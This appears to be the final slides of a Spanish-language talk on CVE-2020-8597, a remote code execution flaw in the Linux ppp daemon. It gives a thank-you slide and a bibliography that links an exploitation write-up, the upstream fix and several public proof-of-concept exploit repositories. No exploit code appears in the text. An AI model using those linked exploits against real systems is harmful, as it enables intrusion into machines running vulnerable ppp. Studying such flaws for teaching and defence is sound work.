- La mayoría de las distribuciones de Linux vienen con ppp. No se utiliza por defecto


¡MUCHAS GRACIAS!
¿ PREGUNTAS ?

BIBLIOGRAFÍA

- https://medium.com/apple-developer-academy-federico-ii/exploiting-cve-2020-8597-119c645c0699
- https://gist.github.com/nstarke/551433bcc72ff95588e168a0bb666124
- https://github.com/ppp-project/ppp/commit/8d7970b8f3db727fe798b65f3377fe6787575426
- https://github.com/WinMin/CVE-2020-8597/blob/master/PoC.py
- https://github.com/marcinguy/CVE-2020-8597/blob/master/eap-md5.py
- https://github.com/WinMin/CVE-2020-8597/blob/master/PoC.py
- https://github.com/Dilan-Diaz/Point-to-Point-Protocol-Daemon-RCE-Vulnerability-CVE-2020-8597-
- https://github.com/ppp-project/ppp